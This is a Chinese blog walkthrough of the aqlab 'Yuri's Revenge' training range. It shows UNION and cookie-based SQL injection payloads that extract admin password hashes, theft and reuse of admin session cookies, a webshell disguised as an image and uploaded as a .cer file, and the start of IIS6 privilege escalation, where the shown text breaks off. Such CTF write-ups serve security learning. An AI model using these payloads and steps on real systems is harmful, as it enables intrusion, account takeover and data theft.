

封神台在线靶场--尤里的复仇 I 小芳! 【8题】

原创

F. N 嘿嘿 于 2021-10-20 22:24:48 发布 1342 收藏 3

文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/feiniaotjx/article/details/120847903>

版权

尤里的复仇 I 小芳! 【8题】

第一章: 为了女神小芳!

第二章: 遇到困难! 绕过WAF过滤!

第三章: 为了更多的权限! 留言板!

第四章: 进击! 拿到Web最高权限!

第五章: SYSTEM! POWER!

第六章: GET THE PASS!

萌新也能找CMS漏洞

基础工具运用: 爆破管理员账户登录后台

封神台-掌控安全在线演练靶场

第一章: 为了女神小芳!

没有防护的sql注入, 查看到有sql注入点

<http://rhiq8003.ia.aqlab.cn/?id=1 or 1=1>

The screenshot shows a web browser window displaying a website for '辛巴猫舍 XINBA CATTERY'. The page features a banner with two cats and a section titled '猫舍介绍' (Cattery Introduction). The text on the page mentions 'PKD (DNA) / FIV / FeLV 阴性' and lists various cat breeds. The browser's developer tools are open, showing the 'Load URL' field with the injected payload: `http://rhiq8003.ia.aqlab.cn/?id=1 or 1=1`. The browser's address bar also shows the URL with the payload. The browser's status bar at the bottom right indicates 'Commit now! Hack'.

通过测试, 此payload适合注入, 查看字段

http://rhiq8003.ia.aqlab.cn/?id=1 and 1=1 order by 2

辛巴猫舍
XINBA CATTERY

猫舍介绍

PKD (DNA) / FIV / FeLV 阴性

我们是辛巴猫舍，位于中国。是CFA的注册猫舍，主要繁育的品种是异国短毛和波斯，所有猫咪均为CFA注册。

我们的猫咪来自于香港、美国、欧洲的知名猫舍。有着优秀的血统和比赛成绩。我们的血统包括了：daiandlou、Pizzacata、Calivan、blueberry、Heida、Dega

Load URL: http://rhiq8003.ia.aqlab.cn/?id=1 and 1=1 order by 2

Post data Referer User Agent Cookies Add Header

CSDN @F. N 嘿嘿

发现字段数位2

http://rhiq8003.ia.aqlab.cn/?id=1 and 1=1 order by 3

首页

辛巴猫舍
XINBA CATTERY

© 2009 掌控者

扫码领取网络安全 x 黑客入门教程

Load URL: http://rhiq8003.ia.aqlab.cn/?id=1 and 1=1 order by 3

Post data Referer User Agent Cookies Add Header

CSDN @F. N 嘿嘿

查看数据库和用户名，并得知显示第二个字段

```
http://rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select user(),database()
```



辛巴猫舍
XINBA CATTERY

maoshe

© 2009 掌控者

扫码领取网络安全 x 黑客入门教程

Load URL: http://rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select user(),database()


Execute

Post data Referer User Agent Cookies Add Header Clear All

CSDN @F. N 嘿嘿

查表

```
http://rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema='maoshe'
```



辛巴猫舍
XINBA CATTERY

admin

© 2009 掌控者

扫码领取网络安全 x 黑客入门教程

Load URL: http://rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema='maoshe'

Execute


Post data Referer User Agent Cookies Add Header Clear All

CSDN @F. N 嘿嘿

查字段

```
http://rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,column_name from information_schema.columns where
```

table_name='admin'



辛巴猫舍
XINBA CATTERY

id

© 2009 掌控者

扫码领取网络安全 × 黑客入门教程

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

Load URL

Split URL


Execute

Post data Referer User Agent Cookies Add Header Clear All

CSDN @F. N 嘿嘿

因为只显示一个字段，故可用 `limit` 达到输出第1, 2, 3个数据等

`http://rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_name='admin' limit 1,1`



辛巴猫舍
XINBA CATTERY

username

© 2009 掌控者

扫码领取网络安全 × 黑客入门教程

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

Load URL

Split URL

Execute

Post data Referer User Agent Cookies Add Header Clear All

CSDN @F. N 嘿嘿

查到第三个数据的字段位 `password`

`http://rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_name='admin' limit 2,1`





查字段的内容，得到flag


`http://rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,password from admin`




第二章：遇到阻难！绕过WAF过滤！

当点击新闻时，会出现 `?id=`，测试发现注入点


`http://kypt8004.ia.aqlab.cn/shownews.asp?id=169 order by 10`






发现有10个字段

http://kypt8004.ia.aqlab.cn/shownews.asp?id=169 order by 11



很多sql语句被黑名单限制



正在传输来自 kypt8004.ia.aqlab.cn 的数据...

查看器 HackBar 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序

Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL Execute

http://kypt8004.ia.aqlab.cn/shownews.asp?id=169 and

CSDN @F. N 嘿嘿

尝试之后发现可用使用cookie注入，有注入点

Raw Params Headers Hex

```
1 GET /shownews.asp HTTP/1.1
2 Host: kypt8004.ia.aqlab.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://kypt8004.ia.aqlab.cn/NewsClass.asp?BigClass=%C6%F3%D2%B5%D0%C2%CE%C5
9 Cookie: id=169
10 Upgrade-Insecure-Requests: 1
```

Raw Headers Hex Render

新闻中心 上海凡太克工程机械有限公司增设喷丸

企业新闻 行业新闻 技术资料 产品问答 资质证书

项目名称:上海凡太克工程机械有限公司增设喷丸、喷漆工艺项目 项目地址:镇湘翔公路4918号 投资总额:500万元 建筑面积:约300平方米 2. 建设项 机械有限公司在原生产厂区车间内增设喷丸、喷漆工部 @F. N 嘿嘿

尝试 union select 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 提示数据库出错，再尝试猜测字段admin是否在库中， union select 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 from admin，正确回显了可显示的字段：2.7.8.9

Raw Params Headers Hex

```
1 GET /shownews.asp HTTP/1.1
2 Host: kypt8004.ia.aqlab.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://kypt8004.ia.aqlab.cn/NewsClass.asp?BigClass=%C6%F3%D2%B5%D0%C2%CE%C5
9 Cookie: id=169+union+select+1,2,3,4,5,6,7,8,9,10+from+admin
10 Upgrade-Insecure-Requests: 1
```

Raw Headers Hex Render

新闻中心 2

企业新闻 行业新闻 技术资料 产品问答 资质证书

发布着: 7 发布时间: 8 阅读: 9次

CSDN @F. N 嘿嘿

在可显示的字段位数上查询admin表里是否存在 username 和 password ,结果显示了存在username和password

Raw Params Headers Hex

```
1 GET /shownews.asp HTTP/1.1
2 Host: kypt8004.ia.aqlab.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://kypt8004.ia.aqlab.cn/NewsClass.asp?BigClass=%C6%F3%D2%B5%D0%C2%CE%C5
9 Cookie: id=169+union+select+1,username,3,4,5,6,password,8,9,10+from+admin
10 Upgrade-Insecure-Requests: 1
```

Raw Headers Hex Render

新闻中心 admin

企业新闻 行业新闻 技术资料 产品问答 资质证书

发布着: b9a2a2b5d4fb918c 发布时间: 8 阅读: 9次

CSDN @F. N 嘿嘿

用MD5解密password

再御剑扫出后台

域名: 正在扫描 停止扫描

线程: (条 CPU核心 * 5最佳) DIR: 446889 ASPX: 42529 探测200

超时: (秒 超时的页面被丢弃) ASP: 297812 PHP: 52816 探测403

MDB: 9071 JSP: 19739 探测3XX

扫描信息: 扫描线程: 20 扫描速度: 384/秒

ID	地址	HTTP响应
11	http://kypt8004.ia.aqlab.cn/upfile_photo.asp	200
12	http://kypt8004.ia.aqlab.cn/upfile_Other.asp	200
13	http://kypt8004.ia.aqlab.cn/Upfile_Product.asp	200
14	http://kypt8004.ia.aqlab.cn/download.asp	200
15	http://kypt8004.ia.aqlab.cn/UserReg.asp	200
16	http://kypt8004.ia.aqlab.cn/admin/login.asp	200
17	http://kypt8004.ia.aqlab.cn/admin/conn.asp	200
18	http://kypt8004.ia.aqlab.cn/admin/SouthideEditor/PopUp.asp	200
18	http://kypt8004.ia.aqlab.cn/admin/Southideeditor/datas/SouthideEditor.mdb	200
20	http://kypt8004.ia.aqlab.cn/admin/Southideeditor/upload.asp	200
21	http://kypt8004.ia.aqlab.cn/inc/config.asp	200
22	http://kypt8004.ia.aqlab.cn/inc/md5.asp	200
23	http://kypt8004.ia.aqlab.cn/inc/conn.asp	200
24	http://kypt8004.ia.aqlab.cn/index.as%70	200
25	http://kypt8004.ia.aqlab.cn/logo.gif	200
26	http://kypt8004.ia.aqlab.cn/product.asp	200
27	http://kypt8004.ia.aqlab.cn/upload_Dialog.asp	200
28	http://kypt8004.ia.aqlab.cn/userregpost.asp	200
29	http://kypt8004.ia.aqlab.cn/admin/admin.asp	200
30	http://kypt8004.ia.aqlab.cn/index.asp%2e	200

CSDN @ F. N 嘿嘿

密文:

类型: [帮助]

查询结果:
welcome

CSDN @ F. N 嘿嘿

登录

后台登录系统

企业网站管理系统

竟然成功进入了后台! 拿走通关KEY, 迎接下一关吧!
zkz{welcome-control}

<input type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> 折叠	2021-10-19 21:59:11	<ul style="list-style-type: none"> location : http://59.63.200.7 9:8004/FeedbackView.asp toplocation : http://59.63.200.79:8004/FeedbackView.asp cookie : ASPSESSIONIDSS CARTAB=KOAPKMECPIFF PPINCKHBNCBL; flag=zkz {xs ser-g00d},ADMINSESSIO NIDCSTRCSQ=LBMLMBC CNPFINOANFGLPCFBC title : 掌控安全学院实战演练 靶场 charset : GB2312 platform : Win32 screen : 1920x1080 htmlyuanma : <pre><html xmlns="http://www.w3.org/1999/xhtml"><head> <title>掌控安全学院实战演练靶场</pre>	<ul style="list-style-type: none"> HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34 REMOTE_ADDR : 59.63.200.79 IP-ADDR : 操作系统: Windows 7 浏览器: Safari(版本:unknown) 	删除

CSDN @F。N 嘿嘿

第四章：进击！拿到Web最高权限！

将此cookie复制到下面的登录页面

<ul style="list-style-type: none"> location : http://59.63.200.7 9:8004/FeedbackView.asp toplocation : http://59.63.200.79:8004/FeedbackView.asp cookie : ASPSESSIONIDSS CARTAB=LCBPKMECIHCJ ENPKBKBCIIJI; flag=zkz {xs ser-g00d},ADMINSESSIONIDCSTRCSQ=LBMLMBCC NPFINOANFGLPCFBC title : 掌控安全学院实战演练 靶场 charset : GB2312 platform : Win32 screen : 1920x1080 htmlyuanma : 	<ul style="list-style-type: none"> HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34 REMOTE_ADDR : 59.63.200.79 IP-ADDR : 操作系统: Windows 7 浏览器: Safari(版本:unknown) 	删除
---	---	----

CSDN @F。N 嘿嘿

使用后台管理者的cookie直接登录到后台


<pre>1 GET /admin/default.asp HTTP/1.1 2 Host: dl9k8005.ia.aqlab.cn 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Wed, 20 Oct 2021 10:04:22 GMT 3 Server: Microsoft-IIS/6.0 4 X-Powered-By: ASP.NET 5 Content-Type: text/html 6 Cache-control: private 7 Content-Length: 2144 8 Connection: close 9</pre>
---	--

```
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: ASPSESSIONIDSSCARTAB=CJAPKMECHPODHHMFNPMMAOFL;
  ADMINSESSIONIDCSTRCSdq=LBMLMBCCNPFINOANFGLPCFBC
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

```
10
11 <html>
12 <head>
13 <meta http-equiv=Content-Type content=text/html; charset=gb2312>
14 <title>
  企业网站管理系统
</title>
15 <style type="text/css">
16 .navPoint{
  COLOR:white;
  CURSOR:hand;
  FONT-FAMILY:Webdings;
  FONT-SIZE:9pt
  }
17 .a2{
  BACKGROUND-COLOR:A4B6D7;
  }
18 </style>
```

CSDN @F。N 嘿嘿


找到上传webshell的位置



CSDN @F。N 嘿嘿

上传

1.asp,被拦截



```
C:\Users\tangjixiang>copy 003.gif/b+1.asp 2.gif
系统找不到指定的文件。
```

将1.asp与图片合成一张新的图片，变成2.gif

将2.gif改为2.cer再上传

代码 设计 文本 预览

产品图片: UploadFiles/20211020182037874. 文件上传成功! 文件大小为: 3K

已通过审核: 是 (如果选中的话将直接发布)

首页显示: 是 (如果选中的话将在首页显示)

首页新品显示: 是 (如果选中的话将在首页显示为新品展示)


录入时间: 2021-10-20 18:10:32 当前时间为: 2021-10-20 注意不要改变格式。

添加

CSDN @F。N 嘿嘿


用

蚁剑连接



CSDN @F。N 嘿嘿

得到flag



第五章：SYSTEM! POWER!

我使用蚁剑会出错，之后就换成菜刀了

iis6.exe提权是利用iis6.0远程代码执行漏洞获取到一个webshell之后，进行的提权操作

这里没有使用cmd和iis.exe, 没有查看权限

```
[*] 基本信息 [ C:D:E: ]
D:\05\> whoami
[Err] 拒绝访问。
```

将cmd.exe和iis6.exe上传, 这里已经有人上传过了, 直接拿来用iis6.exe

名称	时间	大小	属性
20215794743400.cer	2021-05-07 09:47:43	98045	32
2021722103412890.cer	2021-07-22 10:34:12	5330	32
202172211059576.cer	2021-07-22 11:00:59	5330	32
202172211133651.cer	2021-07-22 11:13:03	134	32
2021722111342179.jpg	2021-07-22 11:13:42	279	32
2021722111513253.cer	2021-07-22 11:15:13	279	32
2021722113236847.jpg	2021-07-22 11:32:36	830	32
2021722113429786.cer	2021-07-22 11:34:29	6372	32
2021722113822522.cer	2021-07-22 11:38:22	6372	32
